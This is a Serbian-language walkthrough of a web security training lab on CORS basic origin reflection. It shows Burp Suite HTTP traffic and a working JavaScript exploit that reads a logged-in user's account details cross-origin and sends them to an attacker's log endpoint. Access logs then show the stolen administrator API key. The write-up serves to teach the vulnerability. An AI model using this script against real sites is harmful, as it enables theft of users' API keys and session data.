

CORS Vulnerabilities

Lab: CORS vulnerability with basic origin reflection

Cilj zadatka: Iskoristiti nesigurnu CORS (Cross-Origin Resource Sharing) konfiguraciju na ciljanoj veb aplikaciji kako bi se ukrao API ključ administratora.

Ranjivost: Aplikacija bezuslovno veruje bilo kom Origin zaglavlju koje joj se prosledi u HTTP zahtevu (tzv. *basic origin reflection*) i pritom podržava prenos kredencijala (Access-Control-Allow-Credentials: true). To omogućava napadaču da sa eksternog domena pročita osetljive podatke ulogovanog korisnika.

Postupak rešavanja:

1. Ulogovati se na aplikaciju sa odgovarajućim kredencijalima

The screenshot shows the WebSecurity Academy lab interface. At the top, the lab title is 'CORS vulnerability with basic origin reflection'. There are buttons for 'Go to exploit server', 'Submit solution', and 'Back to lab description >>'. A status bar indicates 'LAB Not solved' with a flask icon. Below the header, there are links for 'Home', 'My account', and 'Log out'. The main section is titled 'My Account'. It displays the user's username as 'wiener' and their API key as 'LMtathWQFV9xFs8FcRTZnvrWyuARI49v'. There is a form for updating the email, with a text input field and an 'Update email' button.

2. Pregledati HTTP istoriju u Burp Suite i uočiti da se API ključ povlači preko AJAX zahteva na rutu /accountDetails. Osim toga, response sadrži Access-Control-Allow-Credentials što ukazuje da potencijalno podržava CORS

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A table lists various HTTP requests, including GET and POST methods to different endpoints. The selected request is a GET to /accountDetails, which is expanded to show its details in the Request and Response panels. The Request panel shows the raw HTTP request with headers like Host, Cookie, and User-Agent. The Response panel shows the raw HTTP response with headers like Access-Control-Allow-Credentials, Content-Type, and X-Frame-Options. The Inspector panel on the right shows the request attributes, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp
462	https://pingest.staging.port...	POST	/v0/e/tp=08...=1780965834852&v...		✓	200	308	/JSON				✓	54.77.23.236		02:43:54 9 J...	8080	105
461	https://pingest.staging.port...	POST	/v0/e/tp=08...=1780965779564&v...		✓	200	308	/JSON				✓	54.77.23.236		02:42:59 9 J...	8080	100
460	https://pingest.staging.port...	POST	/v0/e/tp=08...=1780965602462&v...		✓	200	308	/JSON				✓	46.51.166.117		02:40:02 9 J...	8080	119
459	https://0a41002a0407edb480...	GET	/academyLabHeader			101	147					✓	34.246.129.62		02:39:53 9 J...	8080	85
458	https://0a41002a0407edb480...	GET	/accountDetails			200	303	/JSON				✓	34.246.129.62		02:39:52 9 J...	8080	100
456	https://0a41002a0407edb480...	GET	/my-accountId=wiener		✓	200	4261	HTML		CORS vulnerability wit...		✓	34.246.129.62	session=zgHOYh...	02:39:52 9 J...	8080	128
452	https://0a41002a0407edb480...	POST	/login		✓	302	188					✓	34.246.129.62		02:39:52 9 J...	8080	138
451	https://pingest.staging.port...	POST	/v0/e/tp=08...=1780965582459&v...		✓	200	308	/JSON				✓	46.51.166.117		02:39:42 9 J...	8080	275
450	https://0a41002a0407edb480...	GET	/academyLabHeader			101	147					✓	34.246.129.62		02:39:42 9 J...	8080	180
449	https://0a41002a0407edb480...	POST	/login		✓	200	3871	HTML		CORS vulnerability wit...		✓	34.246.129.62		02:39:34 9 J...	8080	85
448	https://0a41002a0407edb480...	POST	/v0/e/tp=08...=1780965582459&v...		✓	200	308	/JSON				✓	46.51.166.117		02:39:17 9 J...	8080	230

```

Request
1 GET /accountDetails HTTP/2
2 Host: 0a41002a0407edb480202bfb06100c6.web-security-academy.net
3 Cookie: session=agH0YhcQ4UaEJXs0V4KseFAPQ13h5Ue4
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.5
6 Sec-Ch-Ua: "Not-A.Brand",v="24", "Chromium",v="146"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referrer: https://0a41002a0407edb480202bfb06100c6.web-security-academy.net/my-accountId=wiener
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17

```

```

Response
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apiKey": "LfcazhWqIV9xFe3FcRTEnvsWyuARi49v",
11  "sessions": [
12    "agH0YhcQ4UaEJXs0V4KseFAPQ13h5Ue4"
13  ]
14 }

```

- Poslati zahtev u Burp Repeater i ponovo poslati sa dodatim hederom Origin: <https://example.com>

The screenshot shows the Burp Suite Repeater tab. A request is being repeated to the target <https://0a41002a0407edb480202bfb06100c6.web-security-academy.net>. The request is a GET to /accountDetails. The response is a 200 OK with JSON data. The Repeater interface includes a Send button, a Cancel button, and a dropdown menu to select the request to repeat. The Request and Response panels show the raw HTTP data, and the Inspector panel shows the request attributes, cookies, headers, and response headers.

```


Request
1 GET /accountDetails HTTP/2
2 Origin: https://example.com
3 Host: 0a41002a0407edb480202bfb06100c6.web-security-academy.net
4 Cookie: session=agH0YhcQ4UaEJXs0V4KseFAPQ13h5Ue4
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Sec-Ch-Ua: "Not-A.Brand",v="24", "Chromium",v="146"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referrer: https://0a41002a0407edb480202bfb06100c6.web-security-academy.net/my-accountId=wiener
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18

```

```

Response
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apiKey": "LfcazhWqIV9xFe3FcRTEnvsWyuARi49v",
11  "sessions": [
12    "agH0YhcQ4UaEJXs0V4KseFAPQ13h5Ue4"
13  ]
14 }

```



- U exploit serveru uneti sledeću skriptu i zameniti odgovarajući lab id

Body:

```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();

function reqListener() {
location="/log?key="+this.responseText;
};
</script>
```

Store

View exploit

Deliver exploit to victim

Access log

- Klikom na View exploit potvrditi da exploit funkcioniše, pojavljivanjem log stranice sa api ključem u url-u

[Back to exploit server](#)[Back to lab](#)[Submit solution](#)[Back to lab description >>](#)

```
185.26.173.83 2026-06-09 00:47:35 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:47:35 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:49:20 +0000 "POST / HTTP/1.1" 400 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:49:28 +0000 "POST / HTTP/1.1" 400 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:49:30 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:49:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:49:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:50:08 +0000 "POST / HTTP/1.1" 400 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:50:11 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:50:12 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:50:12 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:53:34 +0000 "POST / HTTP/1.1" 400 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:53:44 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:53:44 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:53:44 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
185.26.173.83 2026-06-09 00:54:44 +0000 "POST / HTTP/1.1" 400 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
185.26.173.83 2026-06-09 00:55:45 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
```

- Vratiti se na exploit server i kliknuti na Deliver exploit to victim
- Klikom na Access log pronaći administratorov api ključ i predati kao rešenje zadatka

```
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
T / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/log?key={%20%20%22username%22:%20%22wiener%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22LmtathWQFV9xFs8FcRTZnvrWyuARi49v%22,%20%20%22sessions%22:%20%22%22}
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
T / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
T / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
/deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
/log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22zkFT8LzU21FukfTG6kgHvShvS6omFbbN%22,%20%20%22sessions%22:%20%22%22}
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
T / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
T / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
```

```
" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
2username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22zkFT8LzU21FukfTG6kgHvShvS6omFbbN%22,%20%20%22sessions%22:%20%22%22}
sDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
```

[Back to lab description >>](#)